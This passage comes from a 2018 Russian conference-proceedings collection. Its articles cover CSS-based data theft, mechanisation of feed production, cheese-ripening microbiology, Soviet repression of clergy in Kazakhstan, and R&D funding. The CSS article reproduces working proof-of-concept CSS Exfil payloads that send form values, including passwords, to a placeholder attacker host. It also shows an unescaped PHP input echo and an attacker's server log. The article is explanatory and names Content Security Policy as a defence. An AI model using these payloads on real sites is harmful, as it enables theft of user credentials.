[2] Suleimanov D.F., Shulayev N.S., Uzinger A.A.

Technology and equipment to improve reliability of pipeline transport // IOP Conference Series: Earth and Environmental Science Ser. "Innovations and Prospects of Development of Mining Machinery and Electrical Engineering" 2017. С. 062013.

© *Н.С. Шулаев, Д.Ф. Сулейманов, 2018*

*Е.С. Филенко,
e-mail: f-evgenya@yandex.ru,
П.Ю. Соболев,
e-mail: pavelsobolev@outlook.com,
АНОО ВО СахГТИ,
г. Южно-Сахалинск*

КРАЖА ДАННЫХ С ПОМОЩЬЮ CSS: АТАКА И ЗАЩИТА

Аннотация: Рассматривается CSS Exfil, который можно использовать для кражи целевых данных с использованием каскадных таблиц стилей (CSS) в качестве вектора атаки. Из-за большой зависимости современного веб-сайта от CSS, потенциально может пострадать широкий спектр данных. Эта техника также может использоваться для деанонимизации пользователей в темных сетях, таких как Тог.

Ключевые слова: CSS, защита, безопасность, угрозы.

Безопасность данных в Internet – это горячая тема, постоянно обсуждаемая в источниках. Про большинство видов атак, таких как XSS, SQL-инъекции, все наслышаны, но выходят на первый план довольно неожиданные угрозы.

CSS (Cascading Style Sheets, каскадные таблицы стилей) – технология описания стилевого оформления документа, написанного языком разметки. Преимущественно используется как средство оформления web-страниц в формате HTML и XHTML, но может применяться с любыми видами документов в формате XML, включая SVG и XUL.

CSS-селектор – часть CSS-правила, которая сообщает браузеру, к какому элементу (или элементам) web-страницы будет применен стиль.

Для CSS существуют два основных способа внедрения – внутрь документа и через подключения внешнего файла.

За недавнее время исследователи в области кибербезопасности продемонстрировали ряд техник, предполагающих использование CSS кода для различных целей, например, отслеживания пользователей на web-сайтах,

извлечения и кражи данных с web-страниц, сбора информации, введенной в поля форм (включая пароли) и деанонимизации пользователей Tor.

В частности, немецкий исследователь Ян Бемер (Jan Böhmer) разработал технику, позволяющую следить за рядом действий посетителей сайтов без использования JavaScript, используя только CSS. Он позволяет узнать базовую информацию о посетителе, в том числе разрешение экрана устройства, используемый браузер, ссылки, по которым был осуществлен переход, элементы, на которые наводится мышь, системные шрифты.

Параллельно с данным исследованием, независимый исследователь Дилан Эйри (Dylan Ayrey) опубликовал работу, в которой описал, как злоумышленник может использовать CSS код для хищения CSRF-токенов для аутентификации. Метод работает только на сайтах и в приложениях, которые хранят CSRF-токены в атрибутах различных HTML-элементов. Техника, предложенная Эйри, основана на внедрении CSS-кода и использовании селекторов атрибутов для определения CSRF-токенов.

Исследователь Майк Гуалтьери (Mike Gualtieri) пошел еще дальше. Он разработал похожую технику, получившую название CSS Exfil, которая позволяет похитить важные пользовательские данные (в том числе пароли), указанные в полях форм. Как и метод Эйри, его атака базируется на внедрении CSS-кода и использовании CSS-селекторов. По словам Гуалтьери, с помощью CSS-кода атакующий может получить полный контроль над web-страницей.

Познакомимся с техникой CSS Exfil:

Оказывается, CSS дает богатое поле для экспериментов.

Существует множество сценариев атаки, которые могут использовать CSS Exfil, в том числе:

- Отраженные или сохраненные дефекты ввода кода (например, любая страница, уязвимая для XSS).

- Уязвленные или злонамеренные сторонние ресурсы, преднамеренно или случайно включенные в DOM (Document Object Model) целевого элемента. например:

- о Отслеживание веб-трекера

о Код ремаркетинга объявления, которые не заключены в
iframe

- о Плагины / библиотеки / рамки для веб-разработки
- Вредоносные или взломанные расширения браузера.

Анатомия атаки Атака CSS Exfil сосредоточена вокруг селекторов значений CSS, которые могут использоваться для анализа данных атрибутов HTML-тегов. Вот обзор некоторых этих селекторов (рисунок 1):

```
[attribute=value] [foo=bar] Выбирает все с foo="bar"  
[attribute~=value] [foo~=bar] Выбирает все элементы с атрибутом  
foo, содержащим слово "bar"  
[attribute$=value] [foo$="bar"] Выбирает все элементы с  
атрибутом foo, заканчивающимся на «bar» и т.д.
```

Рисунок 1 – Обзор секторов

Пример на рисунке 2 демонстрирует, как такие селекторы можно применить.

```
<style>  
#username[value="mikeg"] {  
background:url("https://attacker.host/mikeg"); }  
</style>  
<input id="username" value="mikeg" />
```

Рисунок 2 – Пример применения селектора

В приведенном выше примере, когда HTML / CSS отображается в веб-браузере, фоновое изображение загружается на удаленный хост, контролируемый злоумышленником, указывая на значение поля input, «mikeg». Чтобы сделать атаку более полезной, требуется дополнительный синтаксический анализ текста. Ниже приведены несколько доказательств эксплойтов концепции, демонстрирующих разнообразие, масштаб и серьезность потенциальных атак.

Проиллюстрируем доказательство первой концепции (рис.3):

Фрагмент базового CSS Exfil, который показывает, как вредоносный CSS / HTML может использоваться для утечки данных страницы. <html>

```
<head>
  <style>
username[value*="aa"]~#aa{background:url("https://attack.host/aa")
; }#username[value*="ab"]~#ab{background:url("https://attack.host/
ab"); }#username[value*="ac"]~#ac{background:url("https://attack.h
ost/ac"); }#username[value^="a"]~#a_{background:url("https://attack
.host/a_");
...
#username[value*="cb"]~#cb{background:url("https://attack.host/cb
"); }#username[value*="cc"]~#cc{background:url("https://attack.host
/cc"); }#username[value^="c"]~#c_{background:url("https://attack.h
ost/c_"); }#username[value$="c"]~#_c{background:url("https://attac
k.host/_c"); }
  </style>
</head>
<body>
  <form>
    Username: <input type="text" id="username" name="username"
value="<?php echo $_GET['username']; ?>" />
    <input id="form_submit" type="submit" value="submit"/>
    <a id="aa"><a id="ab"><a id="ac"><a id="a_"><a id="_a"><a
id="ba"><a id="bb"><a id="bc"><a id="b_"><a id="_b"><a
id="ca"><a id="cb"><a id="cc"><a id="c_"><a id="_c">
  </form>
</body>
</html>
```

Рисунок 3 – Пример базового CSS Exfil

Вышеприведенный пример демонстрирует основы атаки CSS Exfil.

Когда пользователь вводит любую строку, состоящую из букв 'a' 'b' с ', конкретные элементы будут создаваться с несуществующим фоновым изображением на удаленном URL-адресе злоумышленника. Для успешной атаки необходимо выполнить три условия:

1: анализируемые данные должны присутствовать при загрузке страницы

2: должен быть один или несколько элементов, на которые можно сослаться с помощью селектора CSS относительно элемента данных

3: Элемент должен быть стилизован с использованием свойства CSS, которое принимает URL-адрес (например, background / background-image, list-style / list-style-image или cursor).

При посещении `hxxps://victim[.]Host/css-exfil-poc1[.]Php?Username=abcab`, злоумышленник получит такие данные (рис.4).

```
127.0.0.1 -- [25/Jan/2018:22:36:46 -0500] "GET /ab HTTP/1.1"
404 22
127.0.0.1 -- [25/Jan/2018:22:36:46 -0500] "GET /a_ HTTP/1.1"
404 22
127.0.0.1 -- [25/Jan/2018:22:36:46 -0500] "GET /bc HTTP/1.1"
404 22 ...
```

Рисунок 4 – Пример получения данных

Подобные строки могут быть несколько модифицированы, для удобства атакующего.

Вредоносный CSS использует сопоставление шаблонов для двух комбинаций символов ('aa', 'ab', 'ac...'), а также обнаружение первой и последней буквы строки ('a_' & '_a' обратные вызовы). Этот метод обеспечивает надежный метод восстановления данных. Ограничение заключается в том, что повторяющиеся шаблоны не всегда могут быть очевидными, и для реконструкции иногда может потребоваться человеческий интеллект, если данные декодируются на несколько строк.

Можно использовать и более длинную последовательность букв поиска. Далее идут переборы, но и их верхнюю границу (максимальное число переборов) можно определить.

Можно представить и доказательство второй концепции: используется дефект инъекции, чтобы добавить ввод фальшивых паролей на страницу и используйте CSS Exfil для кражи пароля. Схематично это приведено на рисунке 5:



Рисунок 5 – Реализация дефекта инъекций

Если жертва вводит свой пароль и нажимает, пароль передается в hidden_ele при загрузке страницы, выполняя условие CSS Exfil №1.

И это не крайний пример использования CSS.

В качестве меры защиты от атаки CSS Exfil Гуальтерри предлагает владельцам сайтов настроить механизм Content Security Policy (CSP, политика защиты контента), который предотвратит загрузку CSS-кода из внешних источников.

Литература и примечания:

[1] Nashilov Egor. Уязвимость CSS угрожает сохранности частных данных [электронный ресурс] // Электронные данные. URL: <https://threatpost.ru/css-vulnerability-gives-access-to-confidential-info/24483/> (дата обращения 26.04.2018 г.). – Заглавие с экрана.

[2] Gualteri Mike. Stealing Data With CSS: Attack and Defense [электронный ресурс] // Электронные данные. URL:

<https://www.mike-gualtieri.com/posts/stealing-data-with-css-attack-and-defense> (дата обращения 28.04.2018 г.). – Заглавие с экрана.

[3] Stealing CSRF tokens with CSS injection (without iFrames) [электронный ресурс] // Электронные данные. URL: <https://github.com/dxa4481/cssInjection> (дата обращения 28.04.2018 г.). – Заглавие с экрана.

© *Е.С. Филенко, П.Ю. Соболев, 2018*

Ю.П. Штабель,
к.с.-х.н., доц.,
e-mail: shtabel-yu@mail.ru,
ГАГУ,
г. Горно-Алтайск

ТЕХНОЛОГИЯ МОДЕРНИЗАЦИИ МЕХАНИЗАЦИИ КОРМОПРОИЗВОДСТВА

Аннотация: Данная статья посвящена технологии модернизации механизации кормопроизводства.

Ключевые слова: механизация, кормопроизводство, АПК, технология, совершенствование.

Модернизация сельскохозяйственного производства на основе применения современной техники и передовых аграрных технологий является одной из важнейших задач в агропромышленном комплексе. Решение этой задачи напрямую влияет на повышение конкурентоспособности российской сельскохозяйственной продукции и производителей, обеспечение высокого качества продовольственных товаров, рост производительности труда и рентабельности предприятий отрасли, создание новых рабочих мест, улучшение условий труда работников сельского хозяйства.

Важнейшим фактором устойчивого роста сельскохозяйственного производства является переход от инерционной модели хозяйствования к инновационной.

В современных условиях инновационный путь развития сельского хозяйства имеет три взаимосвязанных и взаимообусловленных направления:

1. инновации в области человеческого фактора, что возможно лишь при приоритетном развитии образования, фундаментальных и прикладных научных исследований, разработке нововведений, создании банка данных по инновациям, а также информационно-консультационной системы, обслуживающей товаропроизводителей;
2. инновации в области биологического фактора, связанные с разработкой и освоением нововведений,

обеспечивающих повышение плодородия почвы, урожайности сельскохозяйственных культур и продуктивности животных;

3. инновации технологического характера, являющиеся фактором совершенствования технико-технологического потенциала сельского хозяйства на основе применения энерго- и ресурсосберегающей техники и наукоёмких технологий.

Особое значение имеет развитие отраслей, обеспечивающих сельское хозяйство средствами производства. Чтобы инновационная деятельность в сельском хозяйстве была эффективной, необходимо учитывать четыре группы факторов: экономико-технологические, организационно-правовые, управленческие и социально-психологические [1]. Однако ни один из этих факторов не будет работать без эффективного организационно-экономического механизма освоения научных достижений.

Одним из препятствий технологии модернизации агропромышленного комплекса остается его низкий технический уровень. Отсутствие конкурентоспособного отечественного сельскохозяйственного машиностроения привело к тому, что этот рынок заполняется импортной техникой. Закупаются машины и оборудование разных производителей и марок, что создает трудности в организации их сервисного и технического обслуживания, а также обеспечения запасными частями.

Учитывая то, что корма являются одним из самых важных факторов, влияющих на производство продукции животноводства, разработка ресурсосберегающих технологий и технических средств в кормопроизводстве является актуальной задачей, что связано, прежде всего, с большой энергоёмкостью каждой операции при подготовке кормов к скармливанию и цикла приготовления, как полевого так и стационарного, когда корма готовятся в кормоцехах. Также значительным является тот факт, что некоторые технологии приготовления кормов требуют дополнительных операций, а значит, и дополнительных средств механизации.

Корма необходимо приготавливать в таком виде, который обеспечивает легкую усвояемость питательных веществ и использование их организмом животных с максимальной

отдачей. Общей тенденцией в кормлении сельскохозяйственных животных является использование сбалансированных кормосмесей с минимальным количеством входящих в них компонентов, получение которых возможно лишь при включении в них кормов с высоким содержанием питательных веществ и оптимальным их соотношением и концентрацией. Это объясняется тем, что большое количество компонентов усложняет процессы механизации приготовления и ведет к значительному повышению себестоимости кормосмесей, а значит, и получаемой животноводческой продукции. При этом, современный уровень развития коллективных, и особенно крестьянско-фермерских, хозяйств не позволяет широко использовать механизацию в кормопроизводстве [2, 3].

В то же время, утвердившееся сейчас разнообразие форм хозяйствования не позволяет односторонне подходить к решению вопросов по ресурсосбережению при совершенствовании технологий и технических средств в кормопроизводстве, так как здесь появляются свои специфические особенности.

Таким образом, получение высококачественного корма с наименьшими энергетическими, материальными и трудовыми затратами возможно лишь через ресурсосбережение при модернизации соответствующих технологий и технических средств в кормопроизводстве. В связи с этим создание оптимальных технологий и средств механизации в кормопроизводстве, в полной мере отвечающих зоотехническим требованиям, представляют собой актуальную научную проблему народнохозяйственного значения, решение которой обеспечит повышение уровня механизации в кормопроизводстве, качества кормов и снижение себестоимости животноводческой продукции.

Литература и примечания:

[1] Завражнов, А.И. Современные проблемы науки и производства в агроинженерии [Текст] / А.И. Завражнов. – СПб.: Лань, 2013. – 496 с.

[2] Мухин, В.А. Ресурсосбережение при совершенствовании технологий и технических средств в

кормопроизводстве [Текст]: монография / В.А. Мухин, А.Г. Рыбалко. – Саратов, 2004. – 235 с.

[3] Завражнов, А.И. Механизация приготовления и хранения кормов [Текст] / А.И. Завражнов, Д.И. Николаев. – М.: Агропромиздат, 1990. – 336 е., ил.

© Ю.П. Штабель 2018

СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ

В.А. Шунина,
студент 1 курса
ф-та технологии молока,
В.И. Семёнова,
студент 1 курса
ф-та технологии молока,
А.Д. Щокотова,
студент 1 курса
ф-та технологии молока,
И.С. Полянская,
e-mail: **poljanska69@mail.ru,**
к.т.н., доц.,
Вологодская ГМХА,
г. Вологда

ИСКУССТВО АФФИНАЖА: БИОХИМИЧЕСКИЕ И МИКРОБИОЛОГИЧЕСКИЕ АСПЕКТЫ

*«Микробиологию и биохимию сыроделия нельзя изучать
раздельно, они полностью взаимосвязаны: физико-химические и
биохимические процессы способствуют тем, или иным
микробиологическим процессам, а те, в свою очередь,
производят дальнейшую направленную биохимическую
трансформацию компонентов сырной массы».*
А.В. Гудков

Процесс приготовления выдержанных сыров производители называют термином созревание или аффинаж (affinage, франц.) [1]. Выдержанные сыры (натуральные, сычужные) на стадии аффинажа претерпевают основные биохимические преобразования: из творожисто-сырого продукта рождается, собственно, «сырный дух».

Сыры созревают от нескольких недель до нескольких лет, в зависимости от сорта и желаемой степени выдержки: голландский – 2-3 месяца, итальянский пармезан 1-2 года и более.

С биохимической точки зрения различия между натуральными сырами вызваны не только сырьём, рецептурой, но и различными изменениями, происходящими в сырах в результате действия ферментов и микроорганизмов, и, главным образом, обусловлены такими факторами, как температура, pH и активность воды [2].

Почти все микроорганизмы, участвующие в созревании относятся к мезофильным с оптимальной температурой 30-32 °C (для дрожжей и плесеней 20-25° C) или к термофильным, с оптимальной температурой около 45° C.

Роль показателя pH является также определяющей для развития микроорганизмов входящих в состав внутренней и поверхностной микрофлоры сыров при созревании. Особая чувствительность микроорганизмов к показателю pH – основной избирательный фактор заселения сыра необходимыми штаммами. Кроме того, от pH зависит производство ферментов микрофлорой и активность этих ферментов.

Дело в том, что роль заквасочных бактерий не ограничивается заквашивающей и лактображивающей способностью. Их протеолитическая активность также способствует активное участие в формировании органолептических свойств сыров. Как правило, максимальная активность протеаз приходится на pH 5,5-6,5. Однако у протеаз некоторых микроорганизмов оптимальные уровни активности находятся вне указанных пределов. Под действием сычужного фермента распад белков идет до пептонов, причем с образованием молочной кислоты и понижением pH до 4,9 усиливается пептонизирующее действие этого фермента. Эффективность совместного действия сычужного и бактериальных ферментов значительно превышает эффективность действия каждого фермента в отдельности [3].

В технологии сыроделия температура помещений, предназначенных для созревания сыров, всегда регулируется таким образом, чтобы быть гораздо ниже уровня оптимальной температуры, что позволяет тормозить биохимические превращения субстрата и легче управлять этими превращениями.

При созревании в составе микрофлоры сыров низкой

температурой второго нагревания, в том числе голландского, преобладают мезофильные молочнокислые лактококки, развитию которых способствуют высокая влажность сырной массы и относительно низкая температура созревания (12-15 °С). При такой температуре не могут развиваться термофильные бактерии. При выработке твердых сыров с низкой температурой второго нагревания (мелких сыров) количество молочнокислых стрептококков в первые 5-10 дней созревания достигает максимального значения. Лактококки, благодаря образованию молочной кислоты, медленному и ограниченному расщеплению белка, а также незначительному расщеплению жира, существенно влияют на консистенцию, вкус и запах сыра. «Сырный дух» обусловлен наличием, молочной кислоты, свободных жирных кислот, диацетила, кетонов, альдегидов, аммиака и др. [3].

После этого, в связи с полным сбраживанием лактозы и ее отсутствием в сырной массе, происходит постепенное отмирание лактококков (в течение 1-2 месяцев), одновременно происходит увеличение количества мезофильных молочнокислых палочек *Lbm. plantarum* и *Lbm. casei*, которое достигает максимума через 1,5-2 месяца. Их размножение на второй стадии созревания сыра обусловлено способностью усваивать соли молочной кислоты (лактат кальция и др.). При дальнейшем созревании сыра постепенно отмирают и молочнокислые палочки. Такая закономерность динамики микрофлоры характерна при созревании всех сыров данного типа.

По составу микрофлоры твердые *сыры с высокой температурой второго нагревания* (в том числе пармезан, швейцарский) существенно отличаются от сыров с низкой температурой второго нагревания [2-5].

Рассмотрим динамику развития микроорганизмов для данной группы твердых крупных сыров на примере швейцарского сыра: В сырном зерне перед вторым нагреванием преобладают лактококки. Под действием высокой температуры второго нагревания (56-60 °С) уменьшается объем микрофлоры в сырной массе за счет частичной гибели мезофильных лактококков, в то время как термофильные молочнокислые

палочки *Lbm. helveticum* и др. остаются жизнеспособными. Созревают сыры, как правило, при температуре 22-25 °С.

Уже в односуточном сыре количество палочек составляет 50-80 %, при этом через 2-5 суток созревания отмечается максимальное накопление молочнокислых бактерий.

В дальнейшем происходит уменьшение в сыре общего объема микрофлоры и количества молочнокислых палочек, что объясняется полным сбраживанием лактозы и отмиранием клеток как наиболее чувствительных к отсутствию лактозы.

В это же время отмечается некоторое увеличение количества лактококков, в связи с их большей устойчивостью к недостатку лактозы, а также к воздействию поваренной соли. К 30-му дню проявляется второй пик: количество молочнокислых палочек снова увеличивается при продолжающемся уменьшении количества лактококков. Это происходит за счет размножения других мезофильных молочнокислых палочек *Lbm. casei* и *Lbm. plantarum*, способных усваивать лактаты.

Способностью усваивать лактаты обладают также пропионовокислые бактерии, которые начинают развиваться в сыре после сбраживания лактозы. Размножаясь, эти микроорганизмы выделяют углекислый газ, в результате чего через 2-3 недели в сыре появляется рисунок, т.е. крупные немногочисленные глазки диаметром 1-1,5 см. Эти микроорганизмы обладают специфическими протеолитическими и липолитическими свойствами. Пропионовокислые бактерии образуют витамин В₁₂, пропионовую кислоту, пропионат кальция и пролин, что способствует улучшению вкуса сыра.

Большой протеолитической активностью обладают экзоферменты, которые бактерии выделяют в прижизненный период. Эндоферменты содержатся в клетках молочнокислых бактерий и освобождаются после их отмирания и автолиза. Параказеин при созревании сыра распадается на более простые соединения, содержащие азот. Вначале появляются альбумозы и пептоны, которые распадаются затем до более простых соединений – пептидов, аминокислот и вплоть до аммиака. В начальный период созревания в сырах в результате образования пептонов появляется горечь, которая к концу созревания

исчезает, поскольку пептоны превращаются в пептиды и аминокислоты. Если горечь не исчезает до конца созревания сыра, это служит показателем того, что процесс распада белков задерживается на стадии пептонов (при низкой температуре созревания). Активность протеолитических ферментов у молочнокислых палочек выше, чем у лактококков. Этим объясняется тот факт, что в твердых сырах с высокой температурой второго нагревания, созревающих при участии термофильных молочнокислых палочек (*Lbm. helveticum*, *Lbm. casei*), происходит более глубокий распад белков с образованием свободных аминокислот, в частности глютаминовой, валина, придающих сырам особый вкус. Молочнокислые палочки и пропионовокислые бактерии обладают также большей липолитической способностью, по сравнению с лактококками. «Сырный дух» швейцарского, советского и др. сыров этой группы создаётся летучими жирными кислотами, например пропионовой [3]

На поверхности некоторых сыров специально культивируется слизь, в которой наряду с дрожжами находятся пигментобразующие бактерии, важнейшими представителями которых является *Brevibacterium linens*. Кроме того, при выработке некоторых сыров используют плесени рода *Penicillium*, культивируемые как на корке, так и внутри сыра. Для таких сыров второй пик развития микроорганизмов может быть высоким, сопоставимым с первым (рис. 1), т.к. плесени и слизи нейтрализуют кислотность сыра, задерживая изменение pH, позволяя дольше развиваться менее кислотоустойчивым формам. Микрофлора сырной слизи обладает более активной протеолитической способностью, поэтому в таких сырах образуется больше растворимого азота.

Плесени и слизи нуждаются для развития в более высокой активности воды на поверхности, или внутри головки сыра.

Активность воды регулируется способом прессования, посолки и влажностью помещения. Чем выше давление при прессовании сыра, тем в нём меньше остаётся влаги. Если посолку сыра проводят в рассоле, диффузия соли и выравнивание концентрации соли по слоям идёт медленно, то и молочнокислый процесс происходит более активный, чем при

частичной или полной посолке в зерне. Слишком низкая влажность в камере созревания ведет к пересыханию сыра. Высокая влажность не позволяет правильно формироваться сырной корочке. Нужна хорошая вентиляция сырохранилищ.

Для некоторых сыров созревание делится на части: созревание в бродильной камере, и, собственно, созревание при более низкой температуре. Например, швейцарский сыр созревает последовательно в холодной (температура от 10 до 14 °С, влажность от 80 до 92 %, время выдержки – от 10 до 30 суток), затем тёплой (температура от 15 до 25 °С, влажность от 88 до 95 %, время выдержки – от 15 до 40 суток) и снова холодной (температура от 6 до 12 °С, влажность от 85 до 92 %, время выдержки – от 25 до 140 суток) камерах [6].

Иногда настоящим подспорьем для производителя становятся природные камеры с естественной вентиляцией в пещере [1]. Так пещерами для созревания сыров до настоящего времени пользуются во Франции (в городе Roquefort-sur-Soulzon Рокфор-сюр-Сульзон) и Швейцарии (в кантоне Люцерн пещера Kaltbach Кальтбах).

Литература и примечания:

[1] Процесс приготовления выдержанных сыров Электрон. данные. URL: <http://sgastronomy.ru/process-prigotovlenie-vyderzhannykh-s/>(дата обращения 01.05.2018 г.). – Заглавие с экрана.

[2] Производство сыра: технология и качество. пер. с фр. Б.Ф. Богомолова, ред. Г.Г. Шиллер. – М.: Агропромиздат, 1989. – 496.

[3] Горбатова К.К. Биохимия молока и молочных продуктов. – СПб. : ГИОРД, 2010. – 336 с.

[4] Созревание сыров Электрон. данные. URL: [http://xn--d1acalopnh4g.xn--p1ai/%D1%81%D0%BE%D0%B7%D1%80%D0%B5%D0%B2%\(дата обращения 00.05.2018 г.\).](http://xn--d1acalopnh4g.xn--p1ai/%D1%81%D0%BE%D0%B7%D1%80%D0%B5%D0%B2%(дата обращения 00.05.2018 г.).) – Заглавие с экрана.

[5] Гудков А.В. М. Сыроделие: технологические, биологические и физико-химические аспекты: ДеЛи принт, 2004. – 804 с

[6] Экспертиза молока и молочных продуктов. Качество и

безопасность / Редактор Позняковский В. М.. – 2013. – С. 260–264. – 480 с.

© В.А. Шунина, В.И. Семёнова,
А.Д. Щокотова, И.С. Полянская, 2018

*K.V. Dzhumagaliyeva,
c.h.s., senior lecturer,
e-mail: kylash@mail.ru,
S. Seyfullin KATU,
Astana, Kazakhstan*

**THE RELATION OF THE SOVIET POWER TO CLERGY IN
THE 20-30-TH YEARS OF THE XX CENTURY**

Summary: this article is devoted to the relation of the Soviet power to clergy. The main reasons for repressions of priests are given. The facts of the help of the population to ecclesiastics are given.

Keywords: clergy, madrasah, mosque, church, repressions, deprivation of the rights.

The term repression designates actions of the state against the personality. It is expressed in restriction of freedom or physical destruction of the personality. We got used to speak about political repressions of representatives of the intellectuals and public figures. But, those years also representatives of clergy underwent prosecutions and persecutions. The Soviet power from the very beginning was negative to clergy [1, page 59].

The first acts of violence in relation to believers began in 1918. Civil war became the reason. Many priests were on the party of a White Guard. In 1922 the power undertook withdrawal of church values. They were taken away under the pretext of the help to the starving. V. I. Lenin wrote that it is necessary to select church values resolutely. The more clergy can be shot, the better. It is necessary to break resistance of churchmen [2, l. 25].

The population was negative to withdrawal of church values. Some peasants refused to hand over value [3, l. 39]. Prosecutions and executions of clergy and believers led to that in the thirties in Kazakhstan there were units of the operating churches. The similar policy was pursued and concerning Islamic religion. In 1911 in the Ural area 59 mosques worked, in their Semirechenskaya was 288.

There respectively 50 and 189 mullahs served. In the late thirties neither mosques, nor mullahs weren't any more. Roman Catholic churches, houses of worship of Lutherans, Mennonites, evangelical Baptist Christians were destroyed.

Many of them were acquitted subsequently. Others are condemned for the terms from 1 to 5 years. The Soviet power couldn't define accurately yet for what to bring believers to court. They sought to give a certain legality to the actions [4, page 62-65].

In the second half of the 20th years indirect persecutions began to prevail. Restrictions in the rights, strengthening of antireligious promotion, increase in taxes belonged to their number. All clergy and members of their families were deprived of electoral rights. They were put beyond the law.

New persecutions began in 1929. The reason I became violent to collectivization. Communists perfectly understood that if in the village not to close church and not to arrest the priest, it is possible not to count on carrying out collectivization. Many priests opposed collectivization. All priests carried to fists. And then they were subjected to repressions [5, page 90-93]. Most of all the number of the arrested priests falls on 1930. In the same time mass of churches and mosques began closing.

Each ecclesiastic was obliged to be registered in law-enforcement bodies. On it personal case was opened. Priests were deprived of electoral rights. Also full age members of their families lost electoral rights. It became the worst violation. In 1923 in Petropavlovsk the district debarred 514 people from the electoral company as attendants of religious cults.

The clergy was isolated from participation in public life of the country. They weren't allowed on general meetings. They had no right of a casting vote. Priests were deprived by houses. The funds of donations raised by them in favor of various funds forced to hand over them. A large number of priests on the property status were poor.

At the beginning of 1929 Kaganovich's directive was written. In it was emphasized that the religious organizations are only legally using the force counterrevolutionary. They have impact on the people. There by the team to new broad application of administrative

and repressive measures in fight against religion was actually given.

Mass closings of churches began. In 1929-1935 practically all churches in the territory of Northern Kazakhstan were closed. In Petropavlovsk there were only 3 Orthodox churches. In the Priishimsky area there were only two temples. Such situation was characteristic for all area. Closing of temples and destruction of shrines was followed by arrests of priests, their links and the conclusion in camp, executions. From 1929 to 1932 some priests were shot. Many were arrested and then sent in camp.

In 1937 only in Petropavlovsk 6 priests were shot. Together with priests psalm readers, choristers, chairmen of church councils, church watchmen were sentenced to a capital punishment. The authorities kept strict account of the closed mosques. In the Pavlodar region in 1928-1929 mosques were closed in auls No. 1, 6, 7, 16. Remained to function two mosques in Pavlodar, and on one in auls No. 5, 8, 10, 17 [6, l. 51].

By the beginning of the XX century in Turkestan on 6,03 million Muslims 391 thousand orthodox Christians, fell on 5 340 mosques – 306 churches. Churches and mosques collapsed everywhere and profaned, the clergy of both religions was exposed to persecutions, exiles, the conclusions and physical destruction. The relations between Orthodox Christians and Muslims even more rallied.

The archpriest Mikhail Amelyusty told how in 1919 the unfamiliar Muslim family hid him from the Red Army patrol pursuing the priest. Rescuing the Russian mullah, these people risked own life. Often orthodox priest and the Muslim mullah were put in one prison cell where shared with each other the last. So, the bishop Tutayevsky Veniamin (Voskresensky) in letters from prison of Uralsk in 1931 wrote that in a chamber 5 – orthodox priests and 5 – mullahs.

In heavy military and post-war years Kazakhstan sent the arrested priests. Many of them remained live thanks to locals. The priest Nikolay, subsequently the metropolitan Alma-Atinskogo and Kazakhstan were rescued from death by the simple Tatar Muslim. He lived in exile in the Aktyubinsk area, at railway station Chelkar. In the fall of 1942 it picked up it, half-dead, lying without memory on the road. He brought it to hospital, and then sheltered in the house.

The metropolitan Alma-Atinsky and the Kazakhstan Iosif (Chernov) was from 1954 to 1956 in exile in Kokchetav. It was accepted by a large Muslim Kazakh family. He lived as dear member of this family.

In 1928 4 cathedral mosque in Troitsk was closed. The imam Muhammad-Gabdulakh Yarullina deprived of an electoral right. It was forced to leave the house. He with the family was compelled to live in a ban. In 1938 he was arrested and was missing in the conclusion [7, l. 1-5].

All these and many other historic facts really convince that two world religions and two great cultures – Christianity and Islam – within many centuries in parallel coexisted and developed in the territory of our republic. Moral precepts are the cornerstone of religions. They are directed on spiritual revival, on the statement of the peacekeeping beginnings in human society. To attendants of a cult, except physical destruction, from authorities also other repressive forms were applied. They were assessed with a heavy tax, lost an electoral right.

About all political violations, disfranchisement, repressions wrote not only the Russian, but the West European researchers. This is R. Konkvist [8], Sh. Fitspatrik [9], G. Aleksopulos [10], P. Hagenlokh [11].

In process of expansion of scales of socialist construction, strengthening of the totalitarian state the Soviet power passes to policy of mass political repressions. Mass repressions of the 30th years affected priests and ordinary believers.

Repressions in relation to clergy and believers took a special place in the general repressive policy of the Soviet state. The complete elimination of religious remnants, and a tactical task – creation of conditions for such elimination was a strategic objective. By the end of 1932 in the USSR 60 percent of churches and mosques were closed. From three thousand mullahs bailed no more than three hundred.

Literature and notes

[1] Reference book of the atheist. M, 1971. – Page 59-63.

[2] State archive of the city of Astana. F. 32, In. 1, B. 16.

[3] State historical archive of the Omsk region. F. 1. In. 3.

B.135.

[4] A.N. Gosudarstvo's cooks and Church. From history of relationship of the Soviet power and Russian Orthodox Church. 1917-1945. SPb, 1995. – 148 pages.

[5] Hakimov R. Sh. Deprivation of an electoral right of Muslim priests in the 20-30th years of the XX century (on the example of the Urals)//the International magazine of experimental education. – 2013. – No. 11-1. – Page 90-93.

[6] State archive of the Pavlodar region. F. 844. II. 1. B. 50. L. 51.

[7] State archive of the Orenburg region. F. 88. In. 6. B. 233.

[8] Conquest R. The Great Terror: Reassessment. London, 1990.

[9] Fitzpatrik Sh. Daily Stalinism. Social history of the Soviet Russia in the 30th years. – M, 2001. – 336 pages.

© *K.V. Dzhumagaliyeva, 2018*

ЭКОНОМИЧЕСКИЕ НАУКИ

Е.В. Киреева,

студент 3 курса напр. «Менеджмент»,

e-mail: ya.kireeva1997@yandex.ru,

Е.С. Джевицкая,

к.э.н., доц.,

Пензенский государственный университет

архитектуры и строительства,

г. Пенза

ОРГАНИЗАЦИЯ И ПРОБЛЕМЫ ФИНАНСИРОВАНИЯ НАУЧНО-ИССЛЕДОВАТЕЛЬСКИХ И ОПЫТНО- КОНСТРУКТОРСКИХ РАБОТ В РОССИИ И ЗА РУБЕЖОМ

Аннотация: данная статья посвящена исследованию проблем финансирования научно-исследовательских и опытно-конструкторских работ в России и за рубежом и определению направлений совершенствования организации этого процесса. Проведен анализ показателей финансирования научно-исследовательской деятельности и опытно-конструкторских работ в России.

Ключевые слова: научно-исследовательские работы, опытно-конструкторские работы, финансирование.

Тема финансирования НИОКР является актуальной для страны, уровень развития наукоемкого производства, а, следовательно, инновационного развития государства в целом, является важнейшим элементом успешного развития страны в будущем. Организация финансирования при этом играет значительную роль – именно эффективные механизмы финансирования науки дают возможность развиваться данной отрасли и позволяют повысить уровень инновационного развития компаний, регионов и государства в целом.

Целью исследования является анализ проблем финансирования научно-исследовательских и опытно-конструкторских работ в России и за рубежом и определение

направлений совершенствования организации этого процесса.

Поставленная в исследовании цель достигалась посредством решения следующих проблем: исследование сущности и значения инновационной, научно-исследовательской деятельности и опытно-конструкторских работ; анализ показателей финансирования научно-исследовательской деятельности и опытно-конструкторских работ; определение направлений совершенствования организации финансирования научно-исследовательской деятельности и опытно-конструкторских работ.

